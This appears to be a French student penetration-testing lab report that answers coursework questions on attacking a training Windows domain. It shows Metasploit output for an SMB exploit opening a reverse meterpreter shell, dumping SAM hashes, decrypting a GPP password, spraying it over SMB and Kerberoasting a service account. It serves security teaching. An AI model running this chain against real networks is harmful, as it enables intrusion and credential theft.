Rapport SOS Labo 1

Auteur : Jean-Luc Blanc et Jérôme Arn

Date : 2 mars 2020

Q 1 : Expliquer l'utilité de l'argument -Pn et dans quelles circonstances est-ce qu'il s'utilise?

L'argument -Pn permet de considérer tous les hôtes comme étant connectés, cela permet de sauter l'étape de découverte d'hôtes.


Q 2 : Quel est le contrôleur de domaine ? Comment pouvez-vous le déterminer(2 façons distinctes)?

1) Tous les contrôleurs de domaine écoute les ports 53, 88 et 389, il suffit donc de scanner ce port afin de savoir qu'elles sont les machines qui l'écoutent.

2) Avec la commande "Host 10.13.37.10" il est possible d'afficher les détails du domaine en question.

Q 3 : A partir de la capture tcpdump, déterminer comment laversion de Windows est récupérée?

Les paquets SMB qui effectuent les demandes de sessions contiennent la version de la machine cible. Il suffit donc de filtrer les paquets sur wireshark pour trouver l'OS de chaque machine.



Q 4 : Quels sont les droits d'exécution que vous obtenez ?

Les droits du groupe de NT AUTHORITY\SYSTEM

```
USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384


PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

Q 5 : Comment expliquer que vous disposez d'autant de privilège ?

Car on fait partit du groupe NT AUTHORITY\SYSTEM

Q 6 : Quel processus exécute votre meterpreter sur la machine victime (pid+nom) ?

cmd.exe, pid : 3812

```
C:\Windows\system32>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          4 K
System                           4 Services                   0        140 K
smss.exe                       256 Services                   0       1188 K
csrss.exe                      356 Services                   0       3624 K
wininit.exe                    416 Services                   0       4728 K
csrss.exe                      424 Console                    1       3400 K
winlogon.exe                   464 Console                    1       8060 K
services.exe                   544 Services                   0       8848 K
lsass.exe                      552 Services                   0      20024 K
svchost.exe                    632 Services                   0      16968 K
svchost.exe                    700 Services                   0      10108 K
LogonUI.exe                    800 Console                    1      48228 K
dwm.exe                        820 Console                    1      16508 K
svchost.exe                    864 Services                   0      73324 K
svchost.exe                    888 Services                   0      36740 K
svchost.exe                    944 Services                   0      20548 K
svchost.exe                    952 Services                   0      29844 K
svchost.exe                   1000 Services                   0      20684 K
svchost.exe                    628 Services                   0      26344 K
svchost.exe                   1360 Services                   0       8664 K
svchost.exe                   1448 Services                   0       7780 K
spoolsv.exe                   1632 Services                   0      13592 K
svchost.exe                   1780 Services                   0      25220 K
svchost.exe                   1876 Services                   0      11276 K
Memory Compression            1540 Services                   0       5020 K
dllhost.exe                   2196 Services                   0      19012 K
svchost.exe                   2436 Services                   0       7524 K
msdtc.exe                     2592 Services                   0       9456 K
svchost.exe                   2956 Services                   0       7756 K
SearchIndexer.exe              920 Services                   0      15384 K
GCEWindowsAgent.exe           2644 Services                   0      15856 K
svchost.exe                   2648 Services                   0       7916 K
sedsvc.exe                    3828 Services                   0      11436 K
powershell.exe                3488 Services                   0      67508 K
conhost.exe                   3732 Services                   0       5204 K
cmd.exe                       3812 Services                   0       2920 K
conhost.exe                   3788 Services                   0       5652 K
tasklist.exe                  2640 Services                   0       7456 K
WmiPrvSE.exe                  3340 Services                   0       8180 K
```

Q 7 : Quelle est la différence entre la version reverse_tcp et bind_tcp de meterpreter ?


bind_tcp utilise un port de la machine victime, et donc la manipulation peut être bloquée par un firewall
reverse_tcp tente de connecter la machine victime à la machine de l'agresseur, dès lors c'est la machine attaquante qui doit ouvrir ses ports.

Q 8 : Dans quelle situation est-il recommandé d'utiliser la version reverse_tcp ?

Quand la machine victime est protégée par un firewall.

Q 9 : Dans la sortie de l'exécution, la notion de stage apparait, de quoi s'agit-il ?

Il s'agit de l'envoi du 2ème payload de notre reverse_tcp



Q 10: Quels sont les formats de hash utilisés pour stocker les mots de passe dans la SAM ? A quoi correspondent les différentes parties ?

Le format utilisé est le NTLM Hash.
NTLM Hash : username:relative identifier:LM Hash:NT Hash


```
[*] 10.13.37.20:445 - Built a write-what-where primitive...
[+] 10.13.37.20:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.13.37.20:445 - Selecting PowerShell target
[*] 10.13.37.20:445 - Executing the payload...
[+] 10.13.37.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 10.13.37.20
[*] Meterpreter session 1 opened (10.13.37.32:4444 -> 10.13.37.20:51320) at 2020-03-08 18:10:15 +0100

meterpreter > run po
Display all 225 possibilities? (y or n)
meterpret   > run po
Usage: run <script> [arguments]

Executes a ruby script or Metasploit Post module in the context of the
meterpreter session.  Post modules can take arguments in var=val format.
Example: run post/foo/bar BAZ=abcd

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3cf6efbc514d062171ea58f50eb4dd19...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

julien:"none"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:e89aa5264c5da7e343276524d47d36b3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:96bdef939a6156e7c8d423e49bc29d20:::
julien:1001:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::


meterpreter > run post/windows/gather/cachedump

[-] The specified meterpreter session script could not be found: post/windows/gather/chachedump
meterpreter > run post/windows/gather/cachedump

[*] Executing module against DESKTOP-FLMWEYO
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in: /home/training_cloud/.msf4/loot/20200308181404_default_10.13.37.20_mscache2.cr
eds_297626.txt
[*] John the Ripper format:
# mscash2

meterpreter >
```


Q 11: Comment expliquer que plusieurs comptes partagent les mêmes hashs ?

Car les utilisateurs ont le même mots de passes.

Q 12: Quel est le format de hash utilisé pour stocker les hash MS-CACHE ? A quoi correspondent les différentes parties ?


le format du fichier mscache2 contient les entêtes suivantes, mais le fichier est vide.
Username,Hash,Hash iteration count,Logon Domain Name,DNS Domain Name,Last Login,UPN,Effective Name,Full Name,Logon Script,Profile Path,Home Directory,HomeDir Drive,Primary Group,Additional Groups





Q 13: À quoi correspond le compte qui se termine par un $ retrouvé dans la mémoire de LSASS ?

Le compte créer à partir du nom de la machine lorsque cette dernière à rejoint le domaine.



Q 14: Quel type de compte est nécessaire afin d'accéder au GPO sur le partage SYSVOL ?

N'importe quel compte standard du domaine peut lire les GPO du partage SYSVOL

Q 15: Quel est l'identifiant de la GPO qui contient le mot de passe ?

svc_sched

```
[*] Enumerating Domains on the Network...
[-] ERROR_NO_BROWSER_SERVERS_FOUND
[*] Enumerating domain information from the local registry...
[*] Retrieved Domain(s) WAD from registry
[*] Retrieved DC WAD-DC01.WAD.LOCAL from registry
[*] Enumerating DCs for WAD on the network...
[-] ERROR_NO_BROWSER_SERVERS_FOUND
[-] No Domain Controllers found for WAD
[*] Searching for Policy Share on WAD-DC01.WAD.LOCAL...
[+] Found Policy Share on WAD-DC01.WAD.LOCAL
[*] Searching for Group Policy XML Files...
[*] Parsing file: \\WAD-DC01.WAD.LOCAL\SYSVOL\wad.local\Policies\{5CABEDB2-13FA-4EB3-A276-B5F3023A3321}
\USER\Preferences\ScheduledTasks\ScheduledTasks.xml ...
[+]  Group Policy Credential Info
============================

 Name               Value
 ----               -----
 TYPE               ScheduledTasks.xml
 USERNAME           svc_sched
 PASSWORD           K33pAlive4ever
 DOMAIN CONTROLLER  WAD-DC01.WAD.LOCAL
 DOMAIN             wad.local
 CHANGED            2019-19-03 09:30:00
 TASK               C:\Windows\System32\cmd.exe
 NAME               SchedTask



[+] XML file saved to: /home/training_cloud/.msf4/loot/20200309135444_groupe_3_10.13.37.20_microsoft.wi
ndow_182706.txt

[-] Post failed: RuntimeError There was an error creating the record: Validation failed: Session can't
be blank
[-] Call stack:
[-]   /opt/metasploit-framework/lib/metasploit/framework/data_service/remote/http/response_data_helper.
rb:60:in `json_to_mdm_object'
[-]   /opt/metasploit-framework/lib/metasploit/framework/data_service/remote/http/remote_credential_dat
a_service.rb:34:in `create_credential'
[-]   /opt/metasploit-framework/lib/metasploit/framework/data_service/proxy/credential_data_proxy.rb:6:
in `block in create_credential'
[-]   /opt/metasploit-framework/lib/metasploit/framework/data_service/proxy/core.rb:166:in `data_servic
e_operation'
[-]   /opt/metasploit-framework/lib/metasploit/framework/data_service/proxy/credential_data_proxy.rb:5:
in `create_credential'
[-]   /opt/metasploit-framework/lib/msf/core/auxiliary/report.rb:36:in `create_credential'
[-]   /opt/metasploit-framework/modules/post/windows/gather/credentials/gpp.rb:302:in `report_creds'
[-]   /opt/metasploit-framework/modules/post/windows/gather/credentials/gpp.rb:280:in `block in parse_x
ml'
[-]   /opt/metasploit-framework/modules/post/windows/gather/credentials/gpp.rb:273:in `each'
[-]   /opt/metasploit-framework/modules/post/windows/gather/credentials/gpp.rb:273:in `parse_xml'
[-]   /opt/metasploit-framework/modules/post/windows/gather/credentials/gpp.rb:169:in `block in run'
[-]   /opt/metasploit-framework/modules/post/windows/gather/credentials/gpp.rb:167:in `each'
[-]   /opt/metasploit-framework/modules/post/windows/gather/credentials/gpp.rb:167:in `run'
[*] Post module execution completed
msf5 post(windows/gather/credentials/gpp) >
```

Q 16: Quelle est la valeur chiffrée en CPassword qui correspond au mot de passe trouvé dans la GPP ?

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
	<Task clsid="{2DEECB1C-261F-4e13-9B21-16FB83BC03BD}" name="check_internet" image="0" changed="2019-19-03 09:30:00" uid="{7B923D0E-81FD-4B90-81F7-8EE75D91D2C1}" userContext="0"
removePolicy="0">
		<Properties deleteWhenDone="0" maxRunTime="120000" startOnlyIfIdle="0" stopOnIdleEnd="0" noStartIfOnBatteries="1" stopIfGoingOnBatteries="1" systemRequired="0" action="C"
name="check_internet" appName="C:\Windows\System32\cmd.exe" args="ping 8.8.8.8" startIn="" comment="" runAs="svc_sched" cpassword="F7mL0Gt49wvG4Y8HxukelyarUAwwd2BfPagryCKMRP8" enabled="1">
			<Triggers>
				<Trigger type="DAILY" startHour="07" startMinutes="00" beginYear="2017" beginMonth="9" beginDay="20" hasEndDate="0" repeatTask="0" interval="1"/>
			</Triggers>
		</Properties>
	</Task>
</ScheduledTasks>
```

Q 17: Est-ce que ce compte (cf. P16) est utilisé sur l'une des machines (smb_login) ? Comment expliquer le résultat que vous obtenez ?

Il est utilisé sur le 4 machines car il correspond au "Service scheduler" de Windows

```
/smb login
[*] 10.13.37.20:445       - 10.13.37.20:445 - Starting SMB login bruteforce
[+] 10.13.37.20:445       - 10.13.37.20:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 1 of 4 hosts (25% complete)
[*] 10.13.37.12:445       - 10.13.37.12:445 - Starting SMB login bruteforce
[+] 10.13.37.12:445       - 10.13.37.12:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 2 of 4 hosts (50% complete)
[*] 10.13.37.10:445       - 10.13.37.10:445 - Starting SMB login bruteforce
[+] 10.13.37.10:445       - 10.13.37.10:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 3 of 4 hosts (75% complete)
[*] 10.13.37.11:445       - 10.13.37.11:445 - Starting SMB login bruteforce
[+] 10.13.37.11:445       - 10.13.37.11:445 - Success: 'wad.local\svc_sched:K33pAlive4ever'
[*] Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
```

Q 18: Quel compte avez-vous utilisé pour le module get_user_spn ? Pourquoi ?

svc_sched, car les SPNs étant des services présentent dans l'active directory, il faut un compte faisant partie de l'AD.

Q 19: Illustrer le résultat obtenu et expliquer pourquoi une seule entrée est retournée par le module ?

Car il n'y a qu'un seul TGS qui a été récupéré et que ce dernier n'est associé qu'à un seul couple service/user.

```
[*] Running for 10.13.37.10...
[*] Total of records returned 4
[+] ServicePrincipalName               Name     MemberOf  PasswordLastSet      LastLogon
[+] --------------------------------   -------  --------  -------------------  -------------------
[+] MSSQLSvc/WAD-SQL01.WAD.local:1433  svc_sql            2020-03-02 10:15:54  2020-03-04 18:20:35
[-] Exception for getKerberosTGT
[+] $krb5tgs$23$*svc_sql$WAD.LOCAL$MSSQLSvc/WAD-SQL01.WAD.local~1433*$cf66d70c3863d4d0abfaaa8a4eac4454$
ac6767348999c1c898e2cb6acb60d40a7aeb8101caa9ff344f9e05547c0d307b76304165c1c0745427e8b44c0e55e93051f2bf8
ff6247bc5af814c3977d8c67d8f4abf3bab387aa70e766fc11719ddbe69ee2aa750da0980aaf0dfa09fe9b42e7265a7f42e4fd7
5a27bd5234a450672aeb380270e65640bb03b80d97ab56044d51ee651c3eedf51259babb07fd1429244bd2ec48318f4574cb9d4
85723a0b97c639adae84e2be26ad1450ee0ae5ccf70fb458aedfd020c7efa7fb728844e172e23ac066c437db65a357d485211fa
7e1431454964ef2aeadbb3f32474de78e2153a67799aa7a911d684360004ccaa8940ec3ae96d0354ea3bac03444f13bab34bcf4
dfc32c3a2f9a8dafe371ccdac4c34409e6c806dc88923317861dcf5e843d53b12be32dc1a4e0f7d7406e87a4ea2d9d46e971d3e
25cbe8b1563be0c027415181b75e45bd499ef5619baf20f611b5fc33cc692704d539afe5838d2b5cdb07d0d1b5beb11747de435
c755dcc3915eef03086b94c2f59435f3b07b967f01ee46203704555e080246751e916c7991a3f1f9d58fc46321e878f65305629
6113b1e252d88c9ce14ba57aa4c0294a7f9ee8c41e80b8603d3c571b110654eca40a59840bfb389d31b464771d9fc7e44f4b3db
